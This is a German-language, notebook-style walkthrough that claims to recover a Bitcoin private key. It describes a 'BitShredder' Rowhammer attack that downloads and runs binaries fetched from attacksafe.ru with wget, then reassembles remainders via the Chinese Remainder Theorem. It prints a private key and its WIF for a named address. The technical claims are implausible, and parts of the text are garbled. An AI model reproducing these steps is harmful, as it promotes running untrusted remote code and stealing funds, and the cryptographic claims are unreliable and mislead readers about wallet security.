!df -h

Eine vollständige Sequenz zur Installation aller erforderlichen Pakete auf einmal.
# Update system
!sudo apt update && sudo apt upgrade -y

# Install essential build tools
!sudo apt install -y build-essential cmake git

# Install compilers
!sudo apt install -y g++-12 clang-15

# Development libraries
!sudo apt install -y libssl-dev zlib1g-dev libyaml-cpp-dev libboost-all-dev
!cmake ..
!make -j1


lscd -Lassen Sie uns Ramulator2 mit dem Simulator ausführen, um die Hilfe-Parameter und die Verwendungsanweisungen zu überprüfen.
!./phoenix_rowhammer/ramulator2 -h
Wir verwenden das Krypto-Tool AttackSafe, um mit einem Simulator versteckte Reste aus Ramulator2 zu extrahieren.
!wget https://attacksafe.ru/repositories/attacksafe.zip
!unzip attacksafe.zip
!./attacksafe -help
Das Team startet einen speziellen „BitShredder“ Angriff, der auf dem AttackSafe Krypto-Tool basiert, um versteckte Modulo-Reste zu finden, die mit einer Bitcoin-Adresse verbunden sind. Dabei werden RAM-Fehlermechanismen (Rowhammer) und ein Speicheremulator (ramulator2) verwendet. github+2
!./attacksafe-tool bitshredder_attack -crack phoenix_rowhammer/ramulator2 -decode 15ZwrzrRj9x4XpnocEGbLuPakzsY2S4Mit

-tool bitshredder_attackaktiviert einen Angriff, der darauf abzielt, Schwachstellen bei der Speicherung und Verarbeitung geheimer Daten im Speicher des Geräts im Zusammenhang mit dem Bitcoin-Protokoll zu identifizieren.-crack phoenix_rowhammer/ramulator2weist das Tool an, die Emulation des Rowhammer-Angriffs zu verwenden (Manipulation des Inhalts des DRAM-Speichers, was zu Fehlern in benachbarten Zellen führt – verwendet bei Schwachstellen, um Nonces/Teile von Schlüsseln über einen Seitenkanal aus dem Speicher zu extrahieren).-decode 15ZwrzrRj9x4XpnocEGbLuPakzsY2S4MitWiederherstellung von Schlüsselfragmenten aus Restdaten des Speichers (DRAM)
        remainders = [0x0E92, 0x45EB, 0x6E07, 0x317F,
                      0x87A1, 0xB5C1, 0xE778, 0x996B,
                      0x6F69, 0xABB6, 0x2755, 0x2348,
                      0xAB46, 0xA74E, 0x1A87, 0xC2D5]
        moduli = [0x10001, 0x10003, 0x10007, 0x1000F,
                  0x10015, 0x1001B, 0x1002B, 0x1002D,
                  0x10033, 0x1003F, 0x10049, 0x10051,
                  0x1005D, 0x10061, 0x1006F, 0x10073]
Dieses Ergebnis kombiniert die kryptografische Analyse von Restdaten im DRAM mit einem Modul zur Suche nach Krypto-Resten unter Verwendung des ramulator2-Simulators für Phoenix-Rowhammer-Fehler. Dieser Angriff ermöglicht die Erkennung und Extraktion versteckter Modulo-Werte (Reste), wie z. B. privater Nonces oder Schlüsselfragmente, die aufgrund unsachgemäßer Speicherfreigabe nach kryptografischen Operationen mit Bitcoin-Adressen kompromittiert werden können. Der Befehl ist für einen kombinierten „BitShredder“ Angriff und eine Speicherfehleranalyse von Bitcoin-Anwendungen konzipiert, mit dem Ziel, geheime Parameter (privater Schlüssel, Nonce) teilweise oder vollständig wiederherzustellen, wobei die Suche und Dekodierung an den Speicher und die angegriffenen Adressen gebunden ist.
Um die ursprüngliche geheime Zahl – den privaten Schlüssel – aus einer Reihe versteckter absoluter Werte (Reste) wiederherzustellen, wenden wir eine mathematische Methode an, den Chinesischen Restsatz ( CRT ). Der Code CRTKeyRestore.py implementiert die Wiederherstellung des privaten Schlüssels für die Bitcoin-Adresse 15ZwrzrRj9x4XpnocEGbLuPakzsY2S4Mit aus einer Reihe versteckter absoluter Werte (Reste), die nach einem Rowhammer-Angriff und anschließender Speicheranalyse gesammelt wurden. Die verwendete mathematische Methode ist der Chinesische Restsatz (CRT), der es uns ermöglicht, die ursprüngliche geheime Zahl – den privaten Schlüssel – wiederherzustellen, selbst wenn sie in kleine Stücke zerlegt wurde und nur als verschiedene absolute Werte überlebt.
chinese_remainder_theorem()kombiniert die Fragmente Schritt für Schritt und stellt den ursprünglichen Wert des privaten Schlüssels mithilfe des erweiterten euklidischen Algorithmus zum Finden absoluter Inverser wieder her.restore_hex_from_crt()in HEX konvertiert.
 Wiederherstellung eines privaten Schlüssels mit einem Python Skript: CRTKeyRestore.py
Private key Restored:

9E027D0086BDB83372F6040765442BBEDD35B96E1C861ACCE5E22E1C4987CD60!wget https://attacksafe.ru/repositories/bitaddress.zip
!unzip bitaddress.zip
!./bitaddress -hex 9E027D0086BDB83372F6040765442BBEDD35B96E1C861ACCE5E22E1C4987CD60
Public Key (Uncompressed, 130 characters [0-9A-F]):
04E294116526238228544FA6082F1A5412FCC36DE931C59EE7B1C7C1F93EE3EF5AEDAA1D6E0A6116E9D9A4A846A6D62D4A1941EE182CDB1884C5830610B07AF529


Public Key (Compressed, 66 characters [0-9A-F]):
03E294116526238228544FA6082F1A5412FCC36DE931C59EE7B1C7C1F93EE3EF5A


Bitcoin Address P2PKH (Uncompressed)
18JT3KeFV36Hkgo3Xi9bfgNYAXCVXBGyFg


Bitcoin Address P2PKH (Compressed)
15ZwrzrRj9x4XpnocEGbLuPakzsY2S4Mit
Das ist richtig! Der private Schlüssel entspricht der Bitcoin-Wallet.
ADDR: 15ZwrzrRj9x4XpnocEGbLuPakzsY2S4Mit
WIF:  L2Wru6Ew8pQuhcWAvMpdtPY4YWK1CQcwPCWxFvzkoi47crJBAVaP
HEX:  9E027D0086BDB83372F6040765442BBEDD35B96E1C861ACCE5E22E1C4987CD60
9E027D0086BDB83372F6040765442BBEDD35B96E1C861ACCE5E22E1C4987CD60